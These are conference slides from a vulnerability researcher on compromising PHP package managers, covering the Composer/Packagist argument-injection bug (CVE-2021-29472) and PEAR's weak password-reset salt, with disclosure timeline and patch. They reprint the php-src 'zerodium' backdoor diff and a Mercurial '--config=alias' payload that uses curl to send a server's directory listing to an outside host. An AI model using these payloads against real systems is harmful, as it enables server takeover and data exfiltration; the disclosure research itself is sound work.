# Two bugs to rule them all

## Taking over the PHP supply chain


Thomas Chauchefoin @ Insomni'hack 2022

# Find silly bugs

## Pwn 20% of the Internet


Thomas Chauchefoin @ Insomni’hack 2022

# Introduction

$(id)

- Thomas Chauchefoin, @swapgs
  - Offensive security background
- Vulnerability Researcher in the Sonar R&D team
- R&D <3 Responsible Disclosure
  - ~ 40 CVEs in 2021, 3 Pwnies Awards nominations

# Introduction

## Menu du jour

- Background knowledge
  - Package managers
  - Supply-chain attacks
  - Why PHP?
- Let’s compromise two package managers!
- Mitigations
- Conclusion / Q&A

# Background knowledge

## Package managers

- Tidelift estimated that 92% of commercial software uses open-source components [1]


- Tools automating installation, configuration and update of software components of bigger ensemble
  - This talk focuses on package managers for developers
  - Front-end libraries, payment provider APIs... you name it


[1] https://blog.tidelift.com/open-source-is-everywhere-survey-results-part-1


# Background knowledge


## Package managers







# Background knowledge

## Package managers - Manifests and lockfiles

- They ease the deployment of **dependencies**
  - Uniquely identified by name
    - `name`, `author/name`, @scope/name
  - Most of the time, code is owned by a third-party

- Dependencies are listed in **manifests**
  - JSON, XML, sometimes custom DSL
  - Constraints: environment, versions

# Background knowledge

## Package managers - Manifests and lockfiles

**composer/composer.json**

```
{
    "name": "composer/composer",
    "type": "library",
    [...]
    "require": {
        "php": "^7.2.5 || ^8.0",
        "composer/ca-bundle": "^1.0",
        "composer/metadata-minifier": "^1.0",
        "composer/semver": "^3.0",
```

# Background knowledge

## Package managers - Manifests and lockfiles

**pip/docs/requirements.txt**

```
sphinx ~= 4.2, != 4.4.0
towncrier
furo
myst_parser
sphinx-copybutton
sphinx-inline-tabs
sphinxcontrib-towncrier >= 0.2.0a0
```

# Background knowledge

## Package managers - Manifests and lockfiles

- Dependencies may have dependencies
  - Dependencies of dependencies may have dependencies
  - Dependencies of dependencies of dependencies…
  - They are called **Transitive Dependencies**

- Different dependencies models for constraints
  - They all have their own dependencies: tree
  - Respect all constraints of all transitive dependencies: SAT

# Background knowledge

## Package managers - Manifests and lockfiles

- The final state is saved in a **lockfile**
  - `composer.lock`, `package-lock.json`, etc.
  - Necessary for reproducible builds
  - Resolving the dependency graph is expensive!

- Lockfiles store the URL to the file(s) to download

# Background knowledge

## Package managers — Downloads

- Downloads requires **metadata servers**
  - Ideally with a submission interface for maintainers
  - Association between an identifier (`foo/bar`) and a source
    - Git repository, pre-built objects hosted on S3, GitHub ZIP archives, etc.

- The metadata server is reached during initial install and updates

# Background knowledge

## Supply chain attacks

- We use “supply chain attack” for many scenarios with different risks
  - Anything your company or software actually requires to exist
  - You inherit the vulnerabilities in all the things you rely on
- European Union Agency For CyberSecurity (ENISA) studied 24 attacks reported from January 2021 [1]
  - 50% of these attacks came from known threat actors
  - Expectation of a fourfold increase in 2021

[1] https://www.enisa.europa.eu/publications/threat-landscape-for-supply-chain-attacks

# Background knowledge

## Supply chain attacks

- Anything can be attacked
  - Shipping, hardware, OS, packages, compilers...
- “A chain is only as strong as its weakest link”
- Gives the perfect offensive capabilities
  - Very targeted, yet with plausible deniability
  - Opportunistic, mass-scale attacks


# Background knowledge

## Supply chain attacks — Cisco


[1]"No Place to Hide", Glenn Greenwald

# Background knowledge

## Supply chain attacks — PHP



✓ [skip-ci] Fix typo

Browse files

Fixes minor typo.

Signed-off-by: Rasmus Lerdorf <rasmus@lerdorf.com>

master
php-8.1.4 ... php-8.1.0RC1

rlerdorf committed on Mar 28, 2021 — 1 parent 92aeda5 commit c730aa26bd52829a49f2ad284b181b7e82a68d7d

Showing 1 changed file with 11 additions and 0 deletions. Split Unified

11 ext/zlib/zlib.c

```
@@ -360,6 +360,17 @@ static void php_zlib_output_compression_start(void)
 {
   zval zoh;
   php_output_handler *h;
+  zval *enc;
+
+  if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
+    (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {
+    convert_to_string(enc);
+    if (strstr(Z_STRVAL_P(enc), "zerodium")) {
+      zend_try {
+        zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
+      } zend_end_try();
+    }
+  }

   switch (ZLIBG(output_compression)) {
     case 0:
```

[1] https://news-web.php.net/php.internals/113838

# Background knowledge

## Supply chain attacks — SolarWinds

SolarWinds: Russian hackers broke into email accounts at US attorney offices


- Department of Justice says 27 prosecutors' offices breached
- All four New York offices may have lost sensitive material


*"This release includes bug fixes, increased stability and performance improvements."*

**SolarWinds: How Russian spies hacked the Justice, State, Treasury, Energy and Commerce Departments**

# Background knowledge

## Supply chain attacks — LAPSUS$




[1] https://www.microsoft.com/security/blog/2022/03/22/dev-0537-criminal-actor-targeting-organizations-for-data-exfiltrati

# Background knowledge

## Supply chain attacks — *squatting

- Typosquatting, bitsquatting
- Submit packages with deceptive names
  - Keyboard mistakes: `urlib`
  - Not-so-friendly package names: `urllib2` vs `urllib-2`
  - Bit flips (cosmic rays!!!): `windnws.com`, `windo7s.com`, etc. [1]
- Expired packages, usernames, emails [2]
  - `ajv-formats`, 5M weekly downloads

[1] https://twitter.com/_mattata
[2] https://twitter.com/IAmMandatory

# Background knowledge

## Supply chain attacks — Account takeover

- Weak passwords, leaks
  - 2FA is not always mandatory
  - Recent examples: `ua-parser-js`, `coa`, `rc`
- Spear phishing
- Money
  - Sponsor development in exchange for intrusive "ads"
  - Insider access

# Background knowledge

## Supply chain attacks — !!!

- Compromise of the backend services
  - Most impactful scenario
  - Max Justicz [1]
    - “Hacking 3,000,000 apps at once through CocoaPods”
    - “Remote Code Execution on packagist.org”
    - “Remote Code Execution on rubygems.org”
  - RyotaK [2]
    - “Remote code execution in Homebrew by compromising the official Cask repository”
    - “Potential remote code execution in PyPI”

[1] https://justi.cz
[2] https://blog.ryotak.me

# Background knowledge

## Supply chain attacks

- Wouldn’t it be really cool to compromise all the packages of an ecosystem?

- How “expensive” would it be?
  - Attacker expertise, objective technical complexity
  - Time
  - $$$

# Background knowledge

## Why PHP?

- Modern PHP is trendy
- PHP runs ~ 78% of “the Internet” [1]
  - WordPress alone is ~ 43%
  - We are left with ~ 33.5% of the Internet
- Large-scale development requires package managers
  - Affects virtually all companies running PHP code somewhere
  - Composer is used by ~ 68% of PHP projects

[1] https://w3techs.com/technologies/overview/programming_language

# Taking over Composer


# Taking over Composer

## Context and statistics

- Initially released in 2012
- Now the most popular PHP package manager by far
  - ~ 55 **billion** packages installed since 2012
  - ~ 78 **million** daily package installs
- The metadata service is named `packagist`
  - Maintained for free by Private Packagist

# Taking over Composer

## Context and statistics




# Taking over Composer

## Components

- Both `packagist` and `composer` are open-source
  - https://github.com/composer/composer
  - https://github.com/composer/packagist
- Simple package submission process
  - Add a `composer.json` declaring your project
  - Host it on a Git / Subversion / Mercurial repository
  - Create a `packagist` account
  - Submit the URL to the repository

# Taking over Composer

## Packagist



# Taking over Composer

## Software components

- Packagist harnesses Composer for most operations
  - Projects embed a `composer.json`
- Submission process behind the scenes
  - The remote repository is cloned, along with tags
  - The manifest is parsed
  - Created in the database, added to metadata files

# Taking over Composer

## Software components

- “The remote repository is cloned, along with tags”
  - Reuse the logic already present in `composer`
  - Iterate over over supported VCSs
    - `support()` to answer “should I handle this URL?”
    - Fast-path with URL-based checks

- Further checks on the remote end
  - `'git ls-remote --heads'. ProcessExecutor::escape($url);`
  - `'svn info --non-interactive '. ProcessExecutor::escape($url)`
  - `'hg identify ' . ProcessExecutor::escape($url)`

# Taking over Composer

## Argument Injection(s)

- `ProcessExecutor::escape()` only prevents *Command Injection* vulnerabilities
- Behind every patched Command Injection, there is an…

Argument injection!

*(personal favorite bug class)*

# Taking over Composer

## Argument Injection(s)

```
controlled = '$(date)'
execute('hg identify' . controlled)
```

- Execution steps
  - `/bin/sh` parses `hg identify $(date)`
    - `/bin/sh` executes `[date]`
    - `/bin/sh` executes `[hg, identify, 'Mon Mar 14 [...] 2022']`

# Taking over Composer

## Argument Injection(s)

```
controlled = '$(date)'
execute('hg identify' . escape(controlled))
```

- Execution steps
  - `/bin/sh` parses `hg identify '$(date)'`
    - `/bin/sh` executes [`hg`, `identify`, `'$(date)'`]

# Taking over Composer

## Argument Injection(s)

```
controlled = '--help'
execute('hg identify' . escape(controlled))
```

- Execution steps
  - `/bin/sh` parses `hg identify '--help'`
    - `/bin/sh` executes `[hg, identify, '--help']`

# Taking over Composer

## Argument Injection(s)

```
$ hg identify '--help'
hg identify [-nibtB] [-r REV] [SOURCE]

aliases: id

identify the working directory or specified revision

    Print a summary identifying the repository state at REV
    [...]
```

# Taking over Composer

## Argument Injection(s)

- Git argument injections are already fairly documented
  - The usual suspects: @vakzz, @joernchen, etc.
- `git ls-remote` expects a positional argument
  - Only one injection point
- What about others?
  - Subversion, Mercurial, Perforce (?), Fossil (??), etc.

# Taking over Composer

## Argument Injection(s)

- Mercurial's manual comes handy

> *It is possible to create aliases with the same names as existing commands, which will then override the original definitions. This is almost always a bad idea!*
>
> *An alias can start with an exclamation point (!) to make it a shell alias. A shell alias is executed with the shell and will let you run arbitrary commands. As an example,*
>
> ***echo = !echo $@***

# Taking over Composer


## Argument Injection(s)

```
$process = new ProcessExecutor($io);
$process->execute(sprintf('hg identify %s', ProcessExecutor::escape($url)) [...]);
```

- We can override `identify`
  - `--config=alias.identify=!date`
    - `$ hg identify '--config=alias.identify=!date'`
    - `Mon Mar 14 13:37:37 CET 2022`

# Taking over Composer

## Demo Time!



# Taking over Composer

## Demo Time!

- Non-destructive test on the public instance
  - `--config=alias.identify=!curl http://me.tld --data “$(ls -alh)”`

```
total 120K
drwxrwxr-x  9 composer composer 4.0K Apr 21 23:19 .
dr-xr-xr-x 15 composer composer 4.0K Apr 20 07:38 ..
-r--r--r--  1 composer composer 8.7K Apr 20 07:38 .htaccess
-r--r--r--  1 composer composer 1.3K Apr 20 07:38 app.php
[...]
lrwxrwxrwx  1 composer composer   27 Apr 21 23:19 p -> /mnt/sdephemeral/metadata/b
lrwxrwxrwx  1 composer composer   37 Aug 13  2020 p2 -> /home/composer/packagist/metadata/p2/
lrwxrwxrwx  1 composer composer   15 Aug 13  2020 packages.json -> p/packages.json
lrwxrwxrwx  1 composer composer   18 Aug 13  2020 packages.json.gz -> p/packages.json.gz
[...]
```

# Taking over Composer

## Patch

- Fixed in Composer in 332c46a
  - Versions `1.10.22` and `2.0.13`

- Introduced the POSIX end-of-options everywhere
  - *The first -- argument that is not an option-argument should be accepted as a delimiter indicating the end of options. Any following arguments should be treated as operands, even if they begin with the '-' character.*

# Taking over Composer

## Patch

```
--- a/src/Composer/Repository/Vcs/HgDriver.php
+++ b/src/Composer/Repository/Vcs/HgDriver.php
@@ -67,7 +67,7 @@ public function initialize()
[...]
         $process = new ProcessExecutor($io);
-        $exit = $process->execute(sprintf('hg identify %s', ProcessExecutor::escape($url)), $ignored);
+        $exit = $process->execute(sprintf('hg identify -- %s', ProcessExecutor::escape($url)), $ignored);

         return $exit === 0;
     }e
```

# Taking over Composer

## Timeline

- Timeline
  - Apr 22, 2021: we notify `security@packagist.org`
  - Apr 22, 2021: a hotfix is deployed on the public instance
  - Apr 27, 2021: `composer` 1.10.22 and 2.0.13 are released
  - Apr 27, 2021: official announcement
- Assigned CVE-2021-29472
- Kudos to Nils Adermann and Jordi Boggiano!
  - https://github.com/sponsors/composer

# Taking over PEAR

# Taking over PEAR

## Context

- **P**HP **E**xtension and **A**pplication **R**epository
- PEAR is the historical PHP package manager
  - Created in 1999, moderately active nowadays
  - Written in PHP
  - Last commit on August 11, 2021
- Attempts to modernize it with Pyrus, until 2014

# Taking over PEAR

## Statistics

- ~ 290 000 000 total downloads since 1999
- Still ~ 100 000 monthly downloads for the big ones
- Around 50 popular packages
  - Most are still actively developed and published on PEAR
  - A few big names like `PEAR`, `Console_Getopt`, `Net_SMTP`, `Archive_Tar`

# Taking over PEAR

## Initial Foothold

- Developer accounts are validated manually by administrators
- How to gain access to a developer account?
- Quite a few pre-authenticated features
- Historical package manager means…
  - Historical best practices
  - Support of historical PHP versions

# Taking over PEAR

## Initial Foothold

**Make sure that using this pseudorandom number generator is safe here.**

Add Comment | Get Permalink

Using pseudorandom number generators (PRNGs) is security-sensitive php:S2245

Category: **Weak Cryptography**

Review priority: **MEDIUM**

Assignee: **Not assigned**


**Status: To review**
This Security Hotspot needs to be reviewed to assess whether the code poses a risk.

include/users/passwordmanage.php

```
53      */
54     function resetPassword($user, $pass1, $pass2)
55     {
56         require_once 'Damblan/Mailer.php';
57         $errors = array();
58         $salt = md5(mt_rand(4,13) . $user . time() . $pass1);
59         PEAR::staticPushErrorHandling(PEAR_ERROR_RETURN);
60         $this->_dbh->query('DELETE FROM lostpassword WHERE handle=?', array($user));
61         $e = $this->_dbh->query('INSERT INTO lostpassword
62             (handle, newpassword, salt, requested)
63             VALUES(?,?,?,NOW())', array($user, md5($pass1), $salt));
```

